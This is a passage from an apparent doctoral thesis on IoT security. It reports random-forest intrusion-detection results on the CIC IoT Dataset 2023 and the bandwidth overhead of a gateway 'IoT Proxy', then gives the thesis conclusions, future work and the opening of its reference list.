TCP packets with PSH set	packet	✓	✓	✓
TCP packets with RST set	packet	✓	✓	✓
TCP packets with FIN set	packet	✓	✓	✓
use of IPv4	boolean	✓	-	-
use of IPv6	boolean	✓	-	-
use of TCP	boolean	✓	-	-
use of UDP	boolean	✓	-	-
use of ICMP	boolean	✓	-	-

5.4 Experimental Results

This section describes the results obtained by experimentally testing the Proof of Concept IoT Proxy on real traffic data flow. In particular, Section 5.4.1 focuses on the results achieved by the machine learning-based IDS/IPS vNSF, while, Section 5.4.2 studies and describes how much the IoT Proxy affects the network throughput.

5.4.1 Identifying attacks and network traffic model performance

As Section 5.3.2 explained, to identify attacks and the real nature of the transmitted traffic, two distinct random forests were trained. The PCAP files used to train and test the machine-learning model are extracted from the CIC IoT Dataset 2023 [154], created by researchers of the University of New Brunswick. In this work, a sample is a network flow; this can be a traditional TCP connection [155], a QUIC connection [156], or just a simple ICMP packet [157].

According to the data published by Neto et al. [154], to identify the attacks in the dataset PCAP collection, the names of the files were used. Instead, to split the benign capture files according to their devices, the MAC addresses were used. Some PCAP files contained several benign flows with an unknown MAC address. Therefore, to maximize the samples available for training and testing, these flows were grouped together in an ad-hoc class called `benign unknown`.

The final dataset contains 129,092,256 samples (flows). Table 5.3 lists the number of flows by protocol. Most flows are IPv4 TCP connections belonging to DoS and DDoS attacks. UDP and ICMP flows are also present, mainly due to some UDP and ICMP attacks and QUIC connections.

Table 5.3 Flows count by protocol.

Protocol	**IPv**4	**IPv**6
TCP	124,028,344	6
UDP	4,878,325	46,212
ICMP	89,958	0
Other	14,065	35,330
Total	129,010,692	81,564

Table 5.4 reports the sample counts for the attack and device categories used by the coarse-grained classifier. Due to their flooding nature, DoS and DDoS flows dominate the dataset. Benign connections are only 0.39 % of the entire data set. As described in the following paragraphs, this meager fraction will partially impact the detection accuracy of some device categories and types for the oblivious authentication mechanism.

Table 5.4 Flow counts by attack and device category.

Category	Flows
audio	48,717
camera	126,364
home automation	10,630
hub	20,252
lighting	1323
next-gen	173
power outlet	2140
unknown	297,238
Total	507,002

(a) Benign Traffic

Category	Flows
brute force	6452
DDoS	118,780,042
DoS	7,978,026
Mirai	512,905
recon	1,141,540
spoofing	147,823
web attack	18,466
Total	128,585,254

(b) Malicious Traffic

Table 5.5 shows instead some means computed on four different bidirectional features: flow duration, exchanged bytes, Package Inter-Arrival Time (PIAT), and the number of TCP SYN packets.

By performing a cursory analysis, several traffic patterns are already noticeable. For instance:

- lightning and power outlet connections are the longest ones since these devices are usually online for several minutes or hours;
- recon attacks send very few bytes per connection, and this behavior is consistent with how port and network scanning works;
- Mirai attacks [3] send vast quantities of bytes per connection since they are used to flood devices;
- DoS attacks send many TCP SYN packets since many of these attacks try to open as many channels as possible;
- DDoS attacks have a long PIAT since many of these attacks try to cause congestion by deliberately opening slow connections.

Table 5.5 Some mean statistics by attack and device category.

Category	Duration [ms]	Bytes	PIAT [ms]	SYN Packets
Audio	79,819.59	7257.89	1481.24	0.55
Brute force	45,737.65	5662.02	1689.59	0.93
Camera	31,344.17	44,393.27	806.44	0.22
DDoS	318,543.99	2314.38	22,238.50	6.40
DoS	427,393.55	7751.54	8180.93	24.55
Home automation	120,800.44	6186.60	2436.34	0.51
Hub	67,226.78	3951.05	2446.75	0.41
Lighting	942,282.45	20,572.59	12,207.54	0.37
Mirai	23,256.00	288,397.63	1785.00	0.93
Next-gen	1878.77	79,213.42	232.80	0.04
Power outlet	693,913.67	14,842.67	7144.68	0.28
Recon	12,464.81	1447.62	499.59	0.89
Spoofing	32,446.62	24,107.19	3053.01	0.34
Unknown	50,424.88	22,804.24	1303.65	0.49
Web attack	33,310.13	5133.73	3222.72	0.43

80 % of the dataset (103,273,804 samples) was used to train the model, while the remaining 20 % (25,818,452 samples) was used to test it. To have more balanced train and test partitions, a stratified split on the class attacks and devices was used.

Coarse-grained classifier

To obtain a coarse-grained classifier, a random forest was trained to distinguish between 15 classes. 8 classes are related to benign activities (audio, camera, home automation, hub, lighting, next-gen, power outlet, and unknown), while 7 are attacks (brute force, DDoS, DoS, Mirai, recon, spoofing, and web attacks).

Table 5.6 shows various classification metrics related to the coarse-grained classifier. Figure 5.3, instead, shows the accuracy per each class.


The balanced accuracy of the random forest is approximately 69.56 %, making the approach more than ten times more accurate than a random classifier (the balanced accuracy of a 15-class classifier is $\frac{1}{15} \sim 6.66\,\%$). DDoS and DoS attacks are the easiest to spot for the classifier (with an accuracy of 96 % and 95 %, respectively). On the other hand, the unknown benign category is the hardest to detect; this might

Table 5.6 Classification statistics for the coarse-grained model.

Statistic	Value [%]
Accuracy	95.72818
Balanced accuracy	69.56422
AUC	96.51576
F-score (macro)	35.80059
Recall (macro)	69.56422
Precision (macro)	28.47327

be caused by the variety of different flows belonging to this category, which might not be completely separable from the other ones.


Fig. 5.3 Class accuracies for the coarse-grained model.



Instead, Figure 5.4 shows the One-vs-the-Rest (OVR) Receiver Operating Characteristic (ROC) curve for the obtained coarse-grained model. The curve is created by plotting the True Positive Rate (TPR) against the False Positive Rate (FPR) at various threshold settings. TPR, also known as sensitivity, recall, or probability of detection, measures the proportion of actual positives that are correctly identified. FPR, also known as the probability of false alarm, measures the proportion of actual negatives that are incorrectly identified as positives. The ROC curve demonstrates the trade-off between sensitivity (TPR) and specificity (FPR). A model with perfect predictive accuracy would have a point in the upper left corner of the graph where both FPR and TPR are equal to 1. The Area Under the ROC curve (AUC) provides an aggregate measure of performance across all possible classification thresholds. An AUC of 1 indicates a perfect classifier, while an AUC of 0.5 represents a classifier that is no better than random.

Figure 5.4 shows accuracy on the Y axis, i.e., the proportion of true results. This value is computed by dividing the number of correct predictions (TPR) by the total number of predictions. Therefore, considering what we discussed so far, Figure 5.4 shows that the classifier has high sensitivity and low false positive rate for this threshold setting before progressing towards (1,1). This sharp rise suggests that at lower thresholds, the model has high true positive rates while maintaining low false positive rates, indicating good classifier performance for these classes.

Fig. 5.4 Macro-averaged OVR ROC curve for the coarse-grained model.



Fined-grained classifier

The fine-grained classifier is based on a random forest trained to distinguish among 80 classes, consisting of 33 attacks and 47 benign devices. Table 5.7 lists various classification statistics of this machine learning model.


Table 5.7 Classification statistics for the fine-grained model.

Statistic	**Value [%]**
Accuracy	96.06847
Balanced Accuracy	60.38141
AUC	94.34290
F-score (macro)	33.33777
Recall (macro)	60.38141
Precision (macro)	28.74658

The results obtained for this classifier are similar to the coarse-grained version, albeit slightly inferior. This decrease in accuracy is attributable to the fact that this is a significantly more challenging classification problem. Nonetheless, the balanced accuracy of our model is 60.38 %, a significant achievement since the balanced accuracy of a random classifier is only $\frac{1}{80} = 1.25\,\%$.

Figure 5.5 shows the OVR ROC curve for the 81-classes model. This curve has very similar behavior to the one shown in Figure 5.4.

Fig. 5.5 Macro-averaged OVR ROC curve for the fined-grained model.



5.4.2 Overhead

The network throughput degradation of the IoT Proxy was tested in a laboratory environment using a device with the characteristics illustrated in Table 5.8.

Table 5.8 Features of the IoT Proxy testing platform.


Component	**Version**
operating system	GNU/Linux Ubuntu 20.04.1
kernel	5.15.0-72-generic
Python	3.8.10
Docker	20.10.21 (build baeda1f)
docker-compose	1.25.0
scikit-learn	1.1.0
CPU	Intel® Core™ i7-1065G7 CPU @ 1.30GHz
RAM	8 GiB

Specifically, to estimate the bandwidth loss of the IoT proxy while communicating with a remote IoT device, `iperf`[10] was used. The results of these experiments are reported in Figure 5.6. The figure respectively shows the bandwidth without the IoT

[10] https://iperf.fr/, last visited on September 16, 2024.

proxy, with the IoT proxy without any active vNSF, by activating only the IPS/IDS vNSF, by activating only the VPN vNSF, and by enabling both.

Fig. 5.6 Overhead of the IoT proxy components.



In the IPS/IDS vNSF, most of the time is spent analyzing the packets with NFStream. We observed that using the coarse-grained or the fine-grained random forest does not affect performance degradation, so the data in Figure 5.6 are consistent with both approaches.

When the IoT proxy has both the vNSF enabled, the percentage loss of bandwidth is about 17 %. Thanks to Docker's lightweight virtualization technology, we can still maintain a good bitrate even with all IoT Proxy modules enabled, providing a good balance between security and performance for IoT devices.

5.4.3 Discussion

The main novelty of the IoT Proxy's IDS/IPS is the capability of executing the *Oblivious Authentication*. Indeed, through this technique, it is possible to verify if the traffic produced by a specific IoT device is compliant with the expected class

of IoT device. To obtain this functionality, the IoT Proxy must be able not only to distinguish between malicious and benign traffic flows but also to execute a more precise classification. Specifically, it has to distinguish between different types of benign and malicious flows.

As already described in Section 5.2, classifying malicious traffic is a task already faced by several researchers in the literature, even in the IoT domain. However, to the best of our knowledge, the IDS module of the IoT Proxy is the first classification approach aiming to distinguish simultaneously malicious and benign flows. Indeed, from one side, some researchers tried to purely classify benign network traffic on their networks [158, 159]. On the other side, typically, IDS distinguish between benign and malicious flows [160, 161] or they are focused only on distinguishing which kind of attack is happening on the network [122, 136, 141].

The research most similar to the classification problem addressed in this chapter is described in the paper presenting the adopted dataset [154]. Indeed, in that paper, the authors also presented a machine-learning model designed to classify their network traffic. Specifically, in [154], three different classification problems were presented, and to address each classification problem, five different models were trained (AdaBoost, Deep Neural Network, Logistic Regression, Perceptron Neural Network, and Random Forest).

In the first classification problem, they tried to distinguish between two classes: malicious and benign traffic. In the second problem, they have eight classes: one for benign traffic and seven attack categories. In the last problem, there are 34 classes: one for benign traffic and 33 for each individual attack. In each case, the scholars divided the dataset into 80 % for training and 20 % for testing.

Considering all three classification problems, the paper shows very good results, especially for the first classification problem. Among the involved classifiers, the best models were the Deep Neural Network and the Random Forest, with slightly better average results for the latter. Table 5.9 shows the classification results achieved in [154] using a Random Forest.

As it is possible to see, comparing the data shown in Table 5.9 with the result obtained by the two classifiers included in the IoT Proxy (Table 5.6 for the coarse-grained and Table 5.7 for the fined-grained), the classifiers presented by the authors of the dataset achieve better results. However, even if their approach tries to solve a classification problem similar to the one managed by the IoT Proxy, their ap-

Table 5.9 Results obtained by the authors of the CIC IoT Dataset 2023 using a Random Forest to classify network traffic.

2 Classes	Accuracy	0.99680798
	Recall	0.965163906
	Precision	0.965395244
	F-score	0.965279544
8 Classes	Accuracy	0.994368173
	Recall	0.91001105
	Precision	0.705407564
	F-score	0.71928904
34 Classes	Accuracy	0.99164365
	Recall	0.831586401
	Precision	0.704492066
	F-score	0.714021981

proach involves fewer classes, which naturally leads to higher precision in detecting malicious activity. In contrast, the classifiers presented in this chapter address a more complex problem by not only identifying attacks but also classifying various forms of legitimate traffic. Indeed, while the second classification problem presented in [154] tries to classify eight classes, the coarse-grained classifier of the IoT Proxy tries to classify between 15 classes. The difference in complexity grows even more considering their third classification problem (which considers 34 classes) and the fined-grained classifier of the IoT Proxy (which considers 80 classes). This broader scope introduces additional complexity, resulting in a trade-off with precision.

While the simplified nature of the classification task in [154] facilitates higher precision, the IoT Proxy's ability to differentiate between distinct types of good traffic is essential to enable the Oblivious Authentication mechanism. This expanded capability ensures a more robust and comprehensive security solution, addressing the nuanced landscape of legitimate network traffic. Future research could explore refining the presented models to optimize this balance further, potentially enhancing precision without compromising its comprehensive scope.

5.5 Conclusions

As the number of connected Internet of Things (IoT) devices continues to rise, the inherent vulnerabilities in these devices have become a focal point for malicious activities, jeopardizing data integrity, user privacy, and even critical infrastructures. Consequently, the security of IoT devices has evolved from a technical necessity to a cornerstone for fostering innovation and trust in the digital era.

To provide security at the network's edge, especially for resource-limited IoT devices, this chapter introduced the IoT Proxy, a modular solution designed to fortify IoT devices' security. The main goal of the IoT Proxy is to externalize security-related functions from the devices to a more powerful gateway equipped with Virtual Network Security Functions (VNSFs). This strategic offloading of security controls aims to mitigate the limitations of individual IoT devices, such as constrained computing power and memory.

The modular design of the IoT Proxy allows for the inclusion of various VNSFs. The implemented Proof of Concept (PoC) focuses on two essential security functionalities: a Virtual Private Network (VPN) terminator and an Intrusion Prevention System (IPS). Notably, the developed IPS can identify the type of connected devices through a machine learning-based technique called "oblivious authentication". The coarse-grained random forest achieved a balanced accuracy of approximately 70%, while the fine-grained model achieved a balanced accuracy of over 60%. These results are approximately more than 10 and 50 times, respectively, higher than that of a random classifier. In addition, it is noteworthy that the coarse-grained classifier can identify DoS and DDoS attacks with over 95% accuracy.

5.5.1 Future Work

One key direction for future work is the exploration of unsupervised machine learning models to enhance anomaly detection capabilities within the IoT Proxy. In particular, building upon research on the application of autoencoders for cyber-attack detection [162]. The system could adapt and identify novel threats by leveraging unsupervised learning techniques without relying on predefined attack datasets. This approach holds promise for detecting previously unseen attack patterns, contributing to the robustness of the intrusion detection mechanisms.

Live analysis of network traffic is another crucial feature to address in future research. Previous research [153, 163] investigated the applications of several machine learning techniques to perform live detection of cyber attacks in multiple web scenarios. Adapting this approach to IoT scenarios and coupling it with the IoT Proxy could lead to an omni-comprehensive IoT security solution that is able to adapt to evolving network behaviors and proactively guard against adaptive threats. In addition, adopting sequence models, such as Long Short-Term Memory (LSTM) networks and transformers, could enable a more accurate assessment of traffic patterns.

Moreover, the diversity of datasets utilized for training and evaluation is paramount. Future studies should examine additional IoT datasets encompassing a wide range of devices and network settings. This strategy ensures that the IoT Proxy is applicable and effective across a wide range of IoT ecosystems, each with its own set of difficulties and security issues.

A further consideration is the validity of the IoT Proxy's decisions when multiple vNSFs are chained. In traditional network security scenarios, approaches to formally model policies of both physical and virtualized network security appliances have already been studied [164]. However, these techniques could be specialized and integrated into the IoT Proxy to continuously ensure the coherence of the deployed vNSF configurations with the intent of IoT network administrators.

In conclusion, future work will be conducted to refine and expand the IoT Proxy's existing functionalities. Exploring advanced techniques such as unsupervised learning, live traffic analysis, and diverse dataset utilization will reinforce the IoT Proxy's capabilities, allowing this solution to be more adaptable in the constantly evolving landscape of IoT security challenges.

Chapter 6

Conclusions

This thesis has delved into the realm of Internet of Things (IoT) security, considering the challenges faced by IoT developers and the vulnerabilities inherent in IoT systems. Through a series of studies and the development of Proofs of Concept solutions, this thesis aims to increase the security awareness of novice developers (especially in the IoT and smart home fields) and to enhance the security of IoT systems, with a specific focus on smart home systems and smart home gateways.

This chapter summarizes the main contributions of this manuscript in Section 6.1 and provides insights for future research in Section 6.2.

6.1 Summary of Contributions

The contributions of this thesis are multifaceted, each addressing a distinct aspect of IoT security:

A threat model for extensible Smart Home Gateways In Chapter 3, a threat model for Smart Home Gateways (SHG) was proposed, and a study was conducted to identify whether the presented threats are potentially exploitable on real SHG. In addition, a further validation of the threat model was conducted through a survey involving experts and common users. Through this additional study, it was possible to understand whether developers could potentially introduce undesired behaviors by mistake. These studies provide a valuable tool for understanding the risks associated with Smart Home Gateway plug-ins.

Enhancing Smart Home Gateway security with an extended MUD architecture In Chapter 4, an extended Manufacturer Usage Description (MUD) architecture was proposed to enhance the security of Smart Home Gateways. The described architecture provides plug-in developers the possibility of specifying the network requirements of their plug-ins, reducing the possible established communications to those endpoints really necessary to conduct plug-in activities. This limitation imposed by plug-in developers subsequently reduces the attack surface of the plug-ins and, consequently, of the whole SHG. Together with this security mechanism, the developed PoC also introduces an integrity verification mechanism, capable of detecting if plug-in developers' contributions were tampered with between the moment in which the developer released them and the moment in which they were taken into account by the SHG.

Outsourcing IoT security capabilities to the gateway In Chapter 5, a dedicated modular and extensible solution designed to fortify IoT devices' security was presented. The *IoT Proxy* externalizes security-related functions from the devices to a more powerful gateway equipped with Virtual Network Security Functions (VNSFs), mitigating the limitations of individual IoT devices. This solution represents a significant step forward in the field of resource-limited IoT device security, providing a scalable solution for protecting devices with limited resources.

6.2 Future Work

In conclusion, this thesis has made significant contributions to the field of IoT security, particularly in supporting novice developers and enhancing the security of smart home systems. The findings and solutions presented in this work pave the way for future research and development in this critical area. Specifically, some possible future research activities are reported in this section.

Observe the effectiveness of the threat model To demonstrate the real effectiveness of the threat model proposed in Chapter 3, it would be an interesting study to compare the outcomes of two distinct groups of programmers developing plug-ins working with or without the proposed model. Having the possibility

of consulting the model, the created plug-ins should have a lower probability of introducing undesired behavior in the smart home.

Studying the current situation of SHG plug-ins Analyzing a large set of Smart Home Gateway open-source extensions using the threat model proposed in Chapter 3 would provide insightful information about the current security status of those platforms. Analyzing a great number of plug-ins could also help in detecting new threats not originally covered by the model.

Exploration of unsupervised ML models for the IoT Proxy In Chapter 5, it was already discussed the possibility of exploring unsupervised machine learning models to enhance anomaly detection capabilities within the IoT Proxy. This application would help in detecting previously unseen attack patterns. This could involve testing various machine learning algorithms and tuning them to optimize their performance in detecting anomalies in IoT data.

Live analysis of network traffic Another point already discussed in Chapter 5 is to provide live traffic analysis capabilities to the IoT Proxy. Indeed, investigating live traffic analysis techniques and adapting them to IoT scenarios could lead to a comprehensive IoT security solution that can adapt to evolving network behaviors and proactively guard against sophisticated and adaptive threats. This could involve developing algorithms for real-time traffic analysis and integrating them into the IoT Proxy to enhance its detection capabilities.

Diversification of datasets used for training and evaluation Exploring other IoT datasets, encompassing a wide range of devices and network scenarios, would ensure the generalizability and effectiveness of the IoT Proxy across diverse IoT ecosystems. This could involve collecting and analyzing data from various IoT devices and environments and using this data to train and evaluate the IoT Proxy.

User studies focused on usability and effectiveness of the solutions Conducting a user study to evaluate the usability and effectiveness of the proposed solutions in a real-world setting would provide valuable insights into their practical applicability. This would involve testing the solutions with a diverse group of users and developers and collecting feedback on their experiences.

References

[1] Fernando Bruegge, Mohammad Hasan, Matthieu Kulezak, Knud Lasse Lueth, Eugenio Pasqua, Satyajit Sinha, Philipp Wegner, Kalpesh Baviskar, and Anand Taparia. State of IoT—spring 2023. Technical report, IoT Analytics GmbH, Astra Tower Zirkusweg 2, 20359 Hamburg, Germany, May 2023.

[2] Kaushal Kafle, Kevin Moran, Sunil Manandhar, Adwait Nadkarni, and Denys Poshyvanyk. Security in Centralized Data Store-Based Home Automation Platforms: A Systematic Analysis of Nest and Hue. *ACM Trans. Cyber-Phys. Syst.*, 5(1), dec 2021.

[3] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1093–1110, Vancouver, BC, USA, aug 2017. USENIX Association.

[4] Deepak Kumar, Kelly Shen, Benton Case, Deepali Garg, Galina Alperovich, Dmitry Kuznetsov, Rajarshi Gupta, and Zakir Durumeric. All things considered: an analysis of IoT devices on home networks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1169–1185, Santa Clara, CA, USA, 2019.

[5] Michael Schiefer. Smart home definition and security threats. In *2015 Ninth International Conference on IT Security Incident Management & IT Forensics*, pages 114–118, Magdeburg, Germany, May 2015. IEEE.

[6] Li Jiang, Da-You Liu, and Bo Yang. Smart home research. In *Proceedings of 2004 International Conference on Machine Learning and Cybernetics (IEEE Cat. No.04EX826)*, volume 2, pages 659–663, Shanghai, China, Aug 2004. IEEE.

[7] Mariusz Gajewski, Jordi Mongay Batalla, George Mastorakis, and Constandinos X Mavromoustakis. A distributed IDS architecture model for smart home systems. *Cluster Computing*, 22(1):1739–1749, 2019.

[8] Nabu Casa Inc. Home assistant. [Online] Available at: https://www.home-assistant.io/. Accessed March 21, 2024.

[9] openHAB Foundation. openHAB. [Online] Available at: https://www.openhab.org/. Accessed March 21, 2024.

[10] Krellian Ltd. Webthings. [Online] Available at: https://webthings.io/. Accessed March 21, 2024.

[11] Eliot Lear, Ralph Droms, and Dan Romascanu. Manufacturer Usage Description Specification. RFC 8520, March 2019.

[12] Fulvio Corno and Luca Mannella. A threat model for extensible smart home gateways. In *2022 7th International Conference on Smart and Sustainable Technologies (SpliTech)*, pages 1–6, Split/Bol, Croatia, July 2022. IEEE.

[13] Fulvio Corno and Luca Mannella. A gateway-based MUD architecture to enhance smart home security. In *2023 8th International Conference on Smart and Sustainable Technologies (SpliTech)*, pages 1–6, Split/Bol, Croatia, June 2023. Institute of Electrical and Electronics Engineers (IEEE).

[14] Daniele Canavese, Luca Mannella, Leonardo Regano, and Cataldo Basile. Security at the Edge for Resource-Limited IoT Devices. *Sensors*, 24(2), 2024.

[15] Jayavardhana Gubbi, Rajkumar Buyya, Slaven Marusic, and Marimuthu Palaniswami. Internet of things (iot): A vision, architectural elements, and future directions. *Future Generation Computer Systems*, 29(7):1645–1660, 2013. Including Special sections: Cyber-enabled Distributed Computing for Ubiquitous Cloud and Network Services & Cloud Computing and Scientific Applications — Big Data, Scalable Analytics, and Beyond.

[16] Luigi Atzori, Antonio Iera, and Giacomo Morabito. The internet of things: A survey. *Computer Networks*, 54(15):2787–2805, 2010.

[17] S. Sicari, A. Rizzardi, L.A. Grieco, and A. Coen-Porisini. Security, privacy and trust in internet of things: The road ahead. *Computer Networks*, 76:146–164, 2015.

[18] Nivedita Mishra and Sharnil Pandya. Internet of Things Applications, Security Challenges, Attacks, Intrusion Detection, and Future Visions: A Systematic Review. *IEEE Access*, 9:59353–59377, 2021.

[19] CVE-2021-28372. Available from MITRE, CVE-ID CVE-2021-28372., March 13 2021. Accessed: March 27, 2024.

[20] Francesca Meneghello, Matteo Calore, Daniel Zucchetto, Michele Polese, and Andrea Zanella. Iot: Internet of threats? a survey of practical security vulnerabilities in real iot devices. *IEEE Internet of Things Journal*, 6(5):8182–8201, Oct 2019.

[21] Fulvio Corno, Luigi De Russis, and Juan Pablo Sáenz. On the challenges novice programmers experience in developing IoT systems: A survey. *Journal of Systems and Software*, 157, 2019.

[22] Fulvio Corno, Luigi De Russis, and Luca Mannella. Helping novice developers harness security issues in cloud-iot systems. *Journal of Reliable Intelligent Environments*, 8(3):261–283, 2022.

[23] Daniele Miorandi, Sabrina Sicari, Francesco De Pellegrini, and Imrich Chlamtac. Internet of things: Vision, applications and research challenges. *Ad Hoc Networks*, 10(7):1497–1516, 2012.

[24] Chatschik Bisdikian. An overview of the bluetooth wireless technology. *IEEE Communications magazine*, 39(12):86–94, 2001.

[25] Guido R. Hiertz, Dee Denteneer, Lothar Stibor, Yunpeng Zang, Xavier Perez Costa, and Bernhard Walke. The IEEE 802.11 universe. *IEEE Communications Magazine*, 48(1):62–70, January 2010.

[26] C. Muthu Ramya, M Shanmugaraj, and R Prabakaran. Study on zigbee technology. In *2011 3rd International Conference on Electronics Computer Technology*, volume 6, pages 297–301, April 2011.

[27] Muneer Bani Yassein, Wail Mardini, and Ashwaq Khalil. Smart homes automation using z-wave protocol. In *2016 International Conference on Engineering & MIS (ICEMIS)*, pages 1–6, Sep. 2016.

[28] Miguel Coronado and Carlos A. Iglesias. Task automation services: Automation for the masses. *IEEE Internet Computing*, 20(1):52–58, Jan 2016.

[29] Guido van Rossum. *Python Tutorial*. CWI (Centrum voor Wiskunde en Informatica), P.O. Box 94079, 1090 GB Amsterdam, The Netherlands, 1995.

[30] Charles Anderson. Docker [software engineering]. *IEEE Software*, 32(3):102–c3, May 2015.

[31] Dima Goltsman, Ryan Snodgrass, Jesse Hills, and Joakim Sørensen. Home Assistant Community Store. [Online] Available at: https://hacs.xyz/. Accessed March 25, 2024.

